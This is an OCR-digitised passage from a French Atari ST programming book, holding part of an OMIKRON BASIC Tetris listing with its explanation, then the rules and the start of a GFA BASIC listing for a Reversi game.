267   FOR I%L=1 TO 3
268     IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
269     IF Motif%L(I%L)=2 THEN X%L=X%L+1
270     IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
271     IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
272     IF Motif%L(I%L)=5 THEN X%L=X%L-1
273     IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
274     IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
275     IF Motif%L(I%L)=8 THEN X%L=X%L+2
276     IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
277     Carreoff(X%L,Y%L)
278     Jeu%L(X%L,Y%L)=0
279   NEXT I%L
280 RETURN
```

(suite)

```
'
'
'
DEF FN Fin_Descente%L(X%L,Y%L)
 '
 ' ------------------------------------------------
 ' Teste si un élément est parvenu à la position
 ' la plus basse possible. Le résultat est True
 ' dans ce cas et False dans le cas contraire
 ' ------------------------------------------------
 '
 Fin%L=False%L
 IF Y%L=21 THEN
   Fin%L=True%L
 ENDIF
 IF Jeu%L(X%L,Y%L)>=2 THEN
   Fin%L=True%L
 ENDIF
 FOR I%L=1 TO 3
   IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
   IF Motif%L(I%L)=2 THEN X%L=X%L+1
   IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
   IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
   IF Motif%L(I%L)=5 THEN X%L=X%L-1
   IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
   IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
   IF Motif%L(I%L)=8 THEN X%L=X%L+2
   IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
   IF Jeu%L(X%L,Y%L)>=2 THEN
     Fin%L=True%L
   ENDIF
   IF Y%L=21 THEN
     Fin%L=True%L
   ENDIF
 NEXT I%L
 RETURN Fin%L
'
'
'
DEF PROC Memo(X%L,Y%L)
 '
 ' ------------------------------------------------
 ' Mémorisation de l'élément dans le tableau de jeu
 ' ------------------------------------------------
 '
 Jeu%L(X%L,Y%L)=Figure%L+1
 FOR I%L=1 TO 3
   IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
```

(suite)

```
    IF Motif%L(I%L)=2 THEN X%L=X%L+1
    IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
    IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
    IF Motif%L(I%L)=5 THEN X%L=X%L-1
    IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
    IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
    IF Motif%L(I%L)=8 THEN X%L=X%L+2
    IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
    Jeu%L(X%L,Y%L)=Figure%L+1
  NEXT I%L
RETURN
'
'
'
DEF FN T_Gauche%L(X%L,Y%L)
  '
  ' ------------------------------------------------
  ' Test si le déplacement à gauche est possible
  ' ------------------------------------------------
  '
  Fin%L=False%L
  IF X%L=1 THEN
    Fin%L=True%L
  ENDIF
  FOR I%L=1 TO 3
    IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
    IF Motif%L(I%L)=2 THEN X%L=X%L+1
    IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
    IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
    IF Motif%L(I%L)=5 THEN X%L=X%L-1
    IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
    IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
    IF Motif%L(I%L)=8 THEN X%L=X%L+2
    IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
    IF X%L=1 THEN
      Fin%L=True%L
    ENDIF
  NEXT I%L
  RETURN Fin%L
'
'
'
DEF FN T_Droite%L(X%L,Y%L)
  '
  ' ------------------------------------------------
  ' Test si le déplacement à droite est possible
  ' ------------------------------------------------
  '
```

(suite)

```
  Fin%L=False%L
  IF X%L>=10 THEN
    Fin%L=True%L
  ENDIF
  FOR I%L=1 TO 3
    IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
    IF Motif%L(I%L)=2 THEN X%L=X%L+1
    IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
    IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
    IF Motif%L(I%L)=5 THEN X%L=X%L-1
    IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
    IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
    IF Motif%L(I%L)=8 THEN X%L=X%L+2
    IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
    IF X%L>=10 THEN
      Fin%L=True%L
    ENDIF
  NEXT I%L
  RETURN Fin%L
'
'
'
DEF FN Possible%L(X%L,Y%L)
  '
  ' ------------------------------------------------
  ' Test si le déplacement vers le bas est possible
  ' ------------------------------------------------
  '
  Fin%L=True%L
  IF (X%L>=10) THEN
    Fin%L=False%L
  ELSE
    IF Jeu%L(X%L,Y%L)>=2 THEN
      Fin%L=False%L
    ENDIF
    FOR I%L=1 TO 3
      IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
      IF Motif%L(I%L)=2 THEN X%L=X%L+1
      IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
      IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
      IF Motif%L(I%L)=5 THEN X%L=X%L-1
      IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
      IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
      IF Motif%L(I%L)=8 THEN X%L=X%L+2
      IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
      IF X%L<0 THEN
        Fin%L=False%L
```

(suite)

```
424       ELSE
425         IF Jeu%L(X%L,Y%L)>=2 THEN Fin%L=False%L
426       ENDIF
427     NEXT I%L
428   ENDIF
429   RETURN Fin%L
430 '
431 '
432 '
433 DEF PROC Test_Ligne_Complete
434   '
435   ' ------------------------------------------------------
436   ' Teste si une ligne est complete. Si oui, l'efface
437   ' ------------------------------------------------------
438   '
439   FOR I%L=20 TO 1 STEP -1
440     Plein%L=True%L
441     J%L=1
442     REPEAT
443       IF Jeu%L(J%L,I%L)=0 THEN
444         Plein%L=False%L
445       ENDIF
446       J%L=J%L+1
447     UNTIL ( NOT Plein%L) OR (J%L=11)
448     IF Plein%L THEN
449       Score%L=Score%L+1
450       Sc$= STR$(Score%L)
451       TEXT 480,40,"Lignes : "+Sc$
452       '
453       ' - - - - - - - - - - - - - - - - - - - - - - - -
454       ' Effacement ligne dans le tableau Jeu
455       ' - - - - - - - - - - - - - - - - - - - - - - - -
456       '
457       FOR L%L=I%L-1 TO 1 STEP -1
458         FOR K%L=1 TO 10
459           Jeu%L(K%L,L%L+1)=Jeu%L(K%L,L%L)
460         NEXT K%L
461       NEXT L%L
462       FOR K%L=1 TO 10
463         Jeu%L(K%L,1)=0
464       NEXT K%L
465       '
466       ' - - - - - - - - - - - - - - - - - - - - - - - -
467       ' Descente des lignes supérieures
468       ' - - - - - - - - - - - - - - - - - - - - - - - -
469       '
470       FOR L%L=I%L TO 1 STEP -1
471         FOR K%L=1 TO 10
```

(suite)

```
472           IF Jeu%L(K%L,L%L)>=2 THEN
473             FILL STYLE =2,Jeu%L(K%L,L%L)
474             Carre(K%L,L%L)
475           ELSE
476             FILL STYLE =0,1
477             Carreoff(K%L,L%L)
478           ENDIF
479         NEXT K%L
480       NEXT L%L
481       I%L=I%L+1
482     ENDIF
483   NEXT I%L
484 RETURN
485 '
486 '
487 '
488 DEF FN Test_Fin%L(X%L,Y%L)
489   '
490   ' --------------------
491   ' Test de fin de jeu
492   ' --------------------
493   '
494   Fin%L=False%L
495   IF Jeu%L(X%L,Y%L)>=2 THEN
496     Fin%L=True%L
497   ENDIF
498   FOR I%L=1 TO 3
499     IF Motif%L(I%L)=1 THEN Y%L=Y%L-1
500     IF Motif%L(I%L)=2 THEN X%L=X%L+1
501     IF Motif%L(I%L)=3 THEN Y%L=Y%L+1
502     IF Motif%L(I%L)=4 THEN X%L=X%L+1:Y%L=Y%L-1
503     IF Motif%L(I%L)=5 THEN X%L=X%L-1
504     IF Motif%L(I%L)=6 THEN Y%L=Y%L-1
505     IF Motif%L(I%L)=7 THEN X%L=X%L+1:Y%L=Y%L+1
506     IF Motif%L(I%L)=8 THEN X%L=X%L+2
507     IF Motif%L(I%L)=9 THEN X%L=X%L-1:Y%L=Y%L+1
508     IF Jeu%L(X%L,Y%L)>=2 THEN
509       Fin%L=True%L
510     ENDIF
511   NEXT I%L
512   RETURN Fin%L
```

Lancez le programme. La zone de jeu apparaît au centre de l'écran, délimitée par un cadre. Les touches qui permettent de déplacer les objets sont les suivantes :

— **Left** : déplacement d'une case vers la gauche ;
— **Right** : déplacement d'une case vers la droite ;
— **Down** : déplacement rapide vers le bas ;
— **R** : rotation de l'objet.

Le jeu peut être quitté à tout instant en appuyant sur la touche **Q**.

Le score est affiché en haut de l'écran. Il représente le nombre de lignes effacées.

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme de la page suivante.

Nous n'analyserons que la version OMIKRON. Vous transfèrerez sans mal les explications données à la version GFA.

Comme toujours, le programme principal se trouve en début de listing, les fonctions et procédures en fin de listing.

Les premières lignes du programme définissent et initialisent les nombreuses variables du jeu :

Ligne 12 : définition du tableau de jeu :

```
12 DIM Jeu%L(12,22) 'Tableau de jeu
```

Dans ce tableau sont mémorisés les objets affichés sur l'écran.

Les tableaux **Motif1** à **Motif4** contiennent le codage des quatre motifs possibles. Quatre boucles imbriquées lignes 16 à 35 initialisent ces tableaux avec les données situées lignes 37 à 40.


Le tableau **Motif** contient le motif de l'objet en cours de déplacement.

Deux boucles imbriquées initialisent l'écran de jeu à 0 lignes 42 à 45. Lorsqu'un objet est affiché sur l'écran, la trame qui compose ses carrés constitutifs est mémorisée dans le tableau T.

Le programme se poursuit par le tracé de l'écran de jeu. Un rectangle délimite l'écran, et un second l'aire de jeu (lignes 56 et 57).

Les divers messages d'information sont affichés à l'aide d'instructions graphiques **TEXT**. La taille et les attributs sont choisis à l'aide des instructions **TEXT HEIGHT** et **TEXT STYLE** (lignes 58 à 69).

L'écran du jeu affiché, le programme se poursuit par la boucle principale. Cette boucle gère l'affichage, le déplacement et l'empilement des objets. De type **REPEAT UNTIL**, elle prend fin lorsque la touche droite de la souris est pressée :


Tétris
Initialisation du jeu
Affichage de l'écran de jeu
Tirage aléatoire d'un objet
Temps écoulé ?
Oui
Déplacement de l'objet
Non
Touche "R" ?
Oui
Rotation
Non
Touche Right ?
Oui
Déplacement vers la droite
Non
Touche Left ?
Oui
Déplacement vers la gauche
Non
Touche Down ?
Oui
Déplacement rapide vers le bas
Non
Touche Q ou Fin descente
Non
Oui
Effacement des lignes complètes
Touché Q ?
Non
Oui
Commentaires sur la partie
Fin

```
75 REPEAT
...
157 UNTIL UPPER$(RIGHT$(Ch$,1))="Q"
```

La figure courante est choisie aléatoirement à l'aide de la fonction **Hasard** :

```
76 Figure%L=FN Hasard%L' Choix de la figure courante
```

Le motif choisi est mémorisé dans le tableau **Motif** :

```
78 FOR I%L=1 TO 3
79      Motif%L(I%L)=Motif1%L(Figure%L,I%L)
80 NEXT I%L
```

Si l'objet peut être affiché (c'est-à-dire s'il n'entre pas en contact avec un autre objet sur la première ligne) :

```
83 IF NOT FN Test_Fin%L(Posx%L,Posy%L) THEN ' Teste si le jeu est fini
```

il est affiché sur l'écran :

```
84 Affiche(Posx%L,Posy%L)
```

Deux boucles **REPEAT UNTIL** imbriquées se mettent en attente de l'appui sur une touche du clavier ou de l'écoulement du délai de descente (lignes 85 à 95).

Lorsqu'une touche est appuyée, son code clavier est testé (lignes 101 à 150).

La touche **R** doit produire la rotation de l'objet courant. L'objet est effacé. La variable **Position** est modifiée, et le tableau **Motif** mis à jour pour contenir le codage de l'objet dans sa nouvelle position.

Lorsque la rotation demandée n'est pas possible, l'ancienne configuration de l'objet est restituée (lignes 114 à 126). Quel que soit l'issue du test, l'objet est réaffiché ligne 127.

La touche **Right** doit produire un déplacement d'une position vers la droite de l'objet. Ce déplacement n'est effectif que si l'objet n'est pas en contact avec le bord droit de l'aire de jeu ou avec un autre objet :

```
130     IF(ASC(MID$(Ch$,2,1))=77) AND (NOT (FN T__Droite%L(Posx%L,Posy%L))) AND (FN Possible%L(Posx%L,Posy%L))
```

Un test du même type autorise ou interdit le déplacement de l'objet vers la gauche lorsque la touche **Left** est pressée :

```
136     IF(ASC(MID$(Ch$,2,1))=75) AND NOT (FN T__Gauche%L(Posx%L,Posy%L)) AND (FN Possible%L(Posx%L,Posy%L))
```

La touche **Down** doit produire un déplacement rapide de l'objet vers le bas de l'aire de jeu.

```
142     IF (ASC(MID$(Ch$,2,1))=80) THEN
```

Le déplacement est effectué à l'intérieur d'une boucle **REPEAT UNTIL** qui prend fin lorsque l'objet atteint le bas de l'aire de jeu ou entre en contact avec un autre objet :

```
143     REPEAT
...
147     UNTIL FN Fin__Descente%L(Posx%L,Posy%L + 1)
```

Tout déplacement de l'objet courant est mémorisé à l'aide de la procédure **Memo** :

```
151     Memo(Posx%L,Posy%L)' Mémorisation de l'élément dans Jeu
```

Le programme teste ensuite si une ou plusieurs lignes sont « complètes » :

```
152     Test__Ligne__Complete
```

Cette ou ces ligne(s) doit(doivent) être effacée(s).

Le jeu se poursuit tant que :

— l'objet courant n'entre pas en contact avec un autre objet sur la première ligne ;

— la touche "**Q**" du clavier n'est pas pressée.

Lorsqu'une de ces deux conditions est vérifiée, le programme efface l'aire de jeu à l'aide de deux boucles imbriquées :

```
163 FILL STYLE =0,1
164 FOR I%L=1 TO 20
165 FOR J%L=1 TO 10
166     Carre(J%L,I%L)
167 NEXT J%L
168 NEXT I%L
```

Il affiche un message de fin et commente la partie (lignes 169 à 192).

La seconde partie du programme contient les diverses procédures et fonctions appelées dans le programme principal.

La fonction **Hasard** tire aléatoirement un chiffre compris entre 1 et 7

```
202 RETURN RND(7) + 1
```

La procédure **Carre** est la base de l'affichage des objets : elle affiche un des carrés constitutifs de l'objet courant. Les coordonnées d'affichage lui sont transmises au moment de l'appel.

La procédure **Carreoff** est très similaire à la précédente. Son but est l'effacement d'un des carrés constitutifs de l'objet courant.

La procédure **Affiche** utilise le tableau **Motif** et la procédure **Carre** pour afficher l'objet courant sur l'écran.

La procédure **Efface** utilise le tableau **Motif** et la procédure **CarreOff** pour effacer l'objet courant de l'écran.

La fonction **Fin__Descente** teste si un objet est parvenu à la position la plus basse possible. Le résultat est **True** dans ce cas et **False** dans le cas contraire.

La procédure **Memo** mémorise la position de l'objet courant dans le



tableau de jeu. Elle est appelée après chaque déplacement de l'objet courant.

La fonction **T__Gauche** teste si l'objet courant peut être déplacé d'une position vers la gauche. Elle renvoie la valeur **True** si le déplacement est possible et la valeur **False** dans le cas contraire.

Vous vous en doutez, la fonction **T__Droite** teste si l'objet courant peut être déplacé d'une position vers la droite. Elle renvoie la valeur **True** si le déplacement est possible et la valeur **False** dans le cas contraire.

La fonction **Possible** teste si l'objet courant peut être déplacé d'une position vers le bas de l'écran. Elle renvoie la valeur **True** si le déplacement est possible et la valeur **False** dans le cas contraire.

La procédure **Test__Ligne__Complete** parcourt le tableau Jeu à la recherche d'une ou de plusieurs lignes « complètes ». Toute ligne complète est effacée et produit le déplacement des lignes supérieures.

Comme son nom l'indique, la fonction **Test__Fin** teste si le jeu est fini, c'est-à-dire si l'objet courant entre en contact avec un autre objet sur la première ligne de l'écran. Elle renvoie la valeur **True** si le déplacement est possible et la valeur **False** dans le cas contraire.

# 9/3.3.9


# Le jeu du REVERSI

Ce jeu de réflexion se joue à deux. L'écran de jeu est constitué d'une grille de huit cases de côté. Au début de la partie, quatre pions (deux noirs et deux blancs) sont disposés au centre de la grille. Chaque joueur doit choisir une case dans la grille de telle sorte qu'un ou plusieurs pions de l'adversaire puissent être « enfermés ». Les pions enfermés lui sont acquis (changement de couleur).

Les exemples suivants donnent des précisions sur les possibilités de jeu. Pour que les explications soient plus claires, les cases sont repérées :


- verticalement par des chiffres ;
- horizontalement par des lettres.

Ce premier exemple représente la grille de départ.




Le joueur blanc peut jouer en D6, C5, E3 ou F4. En positionnant un pion blanc dans l'une de ces cases, un pion noir est encadré par deux pions blancs, horizontalement ou verticalement. Il change donc de couleur.


Dans ce second exemple, supposons que le tour de jeu soit aux noirs :




Les cases possibles sont :

- G4 : les pions G5 et F5 changent de couleur ;
- C4 : les pions D4 et D5 changent de couleur ;
- C6 : le pion D5 change de couleur.

Dans ce troisième exemple, supposons que le tour de jeu soit aux blancs. Déterminez les possibilités de jeu :




Solution :

- C7 : le pion C6 change de couleur ;
- B7 : les pions C6 et D5 changent de couleur ;




– D6 : le pion D5 change de couleur ;
– D7 : le pion E6 change de couleur ;
– E7 : le pion E6 change de couleur ;
– G7 : le pion G6 change de couleur ;
– H4 : le pion G4 change de couleur ;
– G3 : le pion G3 change de couleur.

La partie est terminée dans l'un des deux cas suivants :

– toutes les cases de la grille sont occupées ;
– un des joueurs ne possède plus de pions sur la grille.

L'écran de jeu affiche en permanence le nombre de pions pour chaque joueur et désigne le joueur courant. Voici l'écran tel qu'il se présente au cours d'une partie :




### COMMENT UTILISER LE PROGRAMME

Le jeu est présenté dans deux langages : Basic GFA et OMIKRON. Les deux versions sont assez proches à ceci près que le programme écrit en GFA signale aux joueurs les cases possibles en changeant la forme de la souris : une croix indique une case impossible, et une main indique une case possible. Le Basic OMIKRON ne possède aucune instruction pour changer la forme de la souris. Cette possibilité n'est donc pas exploitée dans la version OMIKRON.

Si vous désirez utiliser la version GFA avec un écran monochrome, saisissez le listing suivant :

```
' ==================
' Jeu du REVERSI
' ==================
'
' ------------------------------
' Tracé de la grille de jeu
' ------------------------------
'
CLS
DEFTEXT 1,8,0,32
TEXT 160,360,"Le jeu du REVERSI"
DEFTEXT 1,0,0,13
FOR i=0 TO 8
  x1=150
  x2=450
  y1=100+25*i
  y2=y1
  LINE x1,y1,x2,y2
  x1=150+37.5*i
  x2=x1
  y1=100
  y2=300
  LINE x1,y1,x2,y2
  x1=151
  x2=451
  y1=99
  y2=y1
  y3=299
  LINE x1,y1,x2,y2
  LINE x2,y2,x2,y3
NEXT i
'
' ------------------------------------------
' Initialisation du tableau de jeu
' ------------------------------------------
'
DIM t(9,9)
FOR i=1 TO 8
  FOR j=1 TO 8
    t(i,j)=0
  NEXT j
NEXT i
t(4,4)=1 !Pion du joueur 1
t(5,5)=1 !Pion du joueur 1
t(4,5)=2 !Pion du joueur 2
t(5,4)=2 !Pion du joueur 2
'
' ------------------------------
' Affichage du jeu au départ
' ------------------------------
'
joueur=1
affiche_pion(1,4,4)
affiche_pion(1,5,5)
```



(suite)

```
affiche_pion(2,4,5)
affiche_pion(2,5,4)
basta=0
'
' ------------------------
' Affichage du score
' ------------------------
'
DEFFILL 1,2,1
x=525
y=125
r=10
PCIRCLE x,y,r
DEFFILL 1,2,6
x=525
y=160
r=10
PCIRCLE x,y,r
TEXT 545,130,"2"
TEXT 545,165,"2"
SHOWM
'
' ------------------------
' Déroulement du jeu
' ------------------------
'
PRINT SPACE$(25);"joueur blanc : vous avez la main"
'
REPEAT
  '
  ' Test de la position du curseur de la souris
  '
  col=0
  lig=0
  FOR i=1 TO 8
    x1=150+37.5*i
    x2=150+37.5*(i-1)
    y1=100+25*i
